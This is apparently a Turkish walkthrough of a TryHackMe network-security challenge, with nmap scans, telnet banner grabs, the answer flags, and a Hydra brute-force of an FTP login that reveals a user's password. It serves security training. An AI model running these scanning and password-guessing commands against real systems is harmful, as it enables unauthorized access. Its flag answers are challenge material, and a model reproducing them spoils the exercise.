

Net Sec Challenge

Task 1 Introduction (Görev 1 Giriş)

Ağ Güvenliği modülünde edindiğiniz becerilerdeki ustalığınızı test etmek için bu yarışmayı kullanın. Bu görevdeki tüm sorular sadece nmap, telnet ve hydra kullanılarak çözülebilir.

Soru ⇒ AttackBox'ı ve hedef sanal makineyi başlatın.

Cevap ⇒ **Cevap Gerekmemektedir.**

Task 2 Challenge Questions (Görev 2 Zorlu Sorular)

Aşağıdaki soruları Nmap, Telnet ve Hydra kullanarak cevaplayabilirsiniz.

Sorular

Soru ⇒ 10,000'den daha az açık olan en yüksek bağlantı noktası numarası nedir?

Cevap ⇒ **8080**

```
root@ip-10-10-238-41: ~
File Edit View Search Terminal Help
root@ip-10-10-238-41:~# nmap 10.10.147.20
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-20 10:30 GMT
Nmap scan report for 10.10.147.20
Host is up (0.0070s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
MAC Address: 02:8E:53:15:7E:09 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
root@ip-10-10-238-41:~#
```

Soru ⇒ Ortak 1000 portun dışında açık bir port var; 10.000'in üzerinde. Nedir o?

Cevap ⇒ 10021

```
root@ip-10-10-238-41: ~
File Edit View Search Terminal Help
root@ip-10-10-238-41:~# nmap -p 1000-15000 10.10.147.20
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-20 10:30 GMT
Nmap scan report for 10.10.147.20
Host is up (0.0022s latency).
Not shown: 13999 closed ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy
10021/tcp open  unknown
MAC Address: 02:8E:53:15:7E:09 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
root@ip-10-10-238-41:~#
```

Soru ⇒ Kaç tane TCP portu açık?

Cevap ⇒ 6

```
root@ip-10-10-238-41: ~  
File Edit View Search Terminal Help  
root@ip-10-10-238-41:~# nmap -p 5-15000 10.10.147.20  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-20 10:34 GMT  
Nmap scan report for 10.10.147.20  
Host is up (0.0010s latency).  
Not shown: 14990 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
8080/tcp  open  http-proxy  
10021/tcp open  unknown  
MAC Address: 02:8E:53:15:7E:09 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds  
root@ip-10-10-238-41:~#
```

Soru ⇒ HTTP sunucu başlığında gizlenen bayrak nedir?

Cevap ⇒ THM{web_server_25352}

```
root@ip-10-10-124-83: ~  
File Edit View Search Terminal Help  
root@ip-10-10-124-83:~# telnet 10.10.81.204 80  
Trying 10.10.81.204...  
Connected to 10.10.81.204.  
Escape character is '^]'.  
GET  
  
HTTP/1.0 400 Bad Request  
Content-Type: text/html  
Content-Length: 345  
Connection: close  
Date: Mon, 20 Jan 2025 14:35:59 GMT  
Server: lighttpd THM{web server 25352}  
  
<?xml version="1.0" encoding="iso-8859-1"?>  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">  
  <head>  
    <title>400 Bad Request</title>  
  </head>  
  <body>  
    <h1>400 Bad Request</h1>  
  </body>  
</html>  
Connection closed by foreign host.
```

Soru ⇒ SSH sunucu başlığında gizlenen bayrak nedir?

Cevap ⇒ THM{946219583339}

```
root@ip-10-10-124-83:~# telnet 10.10.81.204 22  
Trying 10.10.81.204...  
Connected to 10.10.81.204.  
Escape character is '^]'.  
SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
```

Soru ⇒ Standart olmayan bir bağlantı noktasını dinleyen bir FTP sunucumuz var.
FTP sunucusunun sürümü nedir?

Cevap ⇒ vsftpd 3.0.5

```
root@ip-10-10-124-83: ~  
File Edit View Search Terminal Help  
root@ip-10-10-124-83:~# nmap -p 10021 -sV 10.10.81.204  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-20 14:40 GMT  
Nmap scan report for 10.10.81.204  
Host is up (0.00012s latency).  
  
PORT      STATE SERVICE VERSION  
10021/tcp open  ftp    vsftpd 3.0.5  
MAC Address: 02:BA:BE:33:CE:3B (Unknown)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/  
submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds  
root@ip-10-10-124-83:~#
```

Soru ⇒ Sosyal mühendislik kullanarak iki kullanıcı adı öğrendik: eddie ve quinn. Bu iki hesap dosyasından birinde gizli olan ve FTP yoluyla erişilebilen bayrak nedir (İpucu ⇒ Bu iki kullanıcının FTP erişimi vardır. Hydra'yı /usr/share/wordlists/rockyou.txt dosyasındaki parolalarla kullanın)?


Cevap ⇒ THM{321452667098}

```
root@ip-10-10-124-83: ~
File Edit View Search Terminal Help
root@ip-10-10-124-83:~# hydra -l quinn -P /usr/share/wordlists/rockyou.txt ftp://10.10.81.204:10021
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-20 14:44:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://10.10.81.204:10021/
[10021][ftp] host: 10.10.81.204 login: quinn password: andrea
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-20 14:44:46
root@ip-10-10-124-83:~# ftp 10.10.81.204 10021
Connected to 10.10.81.204.
220 (vsFTPD 3.0.5)
Name (10.10.81.204:root): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 1002 1002 18 Sep 20 2021 ftp_flag.txt
226 Directory send OK.
ftp> ascii
200 Switching to ASCII mode.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
18 bytes received in 0.00 secs (25.4019 kB/s)
ftp> exit
221 Goodbye.
root@ip-10-10-124-83:~# ls
burp.json CTFBuilder Desktop Downloads ftp_flag.txt Instructions Pictures Postman Rooms Scripts snap thinclient_drives Tools
root@ip-10-10-124-83:~# cat ftp_flag.txt
THM{321452667098}
root@ip-10-10-124-83:~#
```

Soru ⇒ <http://10.10.81.204:8080> adresine göz attığınızda, çözdüğünüzde size bir bayrak verecek küçük bir görev görüntülenir. Bayrak nedir(İpucu ⇒ Farklı TCP bayrağı ayarları kullanan farklı Nmap tarama türleriyle denemeler yapın. Her yeni Nmap taramasını çalıştırmadan önce "Paket Sayısını Sıfırla" düğmesine basmayı unutmayın. Yerel makinenizden çalışmazsa, AttackBox üzerinde nmap çalıştırmayı deneyin :))?

Cevap ⇒ [THM{f7443f99}](#)



Task 3 Summary (Görev 3 Özet)

Tebrikler. Bu modülde pasif keşif, aktif keşif, Nmap, protokoller ve servisler ve Hydra ile girişlere saldırıyı öğrendik.

Soru ⇒ Yolculuğunuza yeni bir modülle devam etme zamanı.

Cevap ⇒ **Cevap Gerekmemektedir.**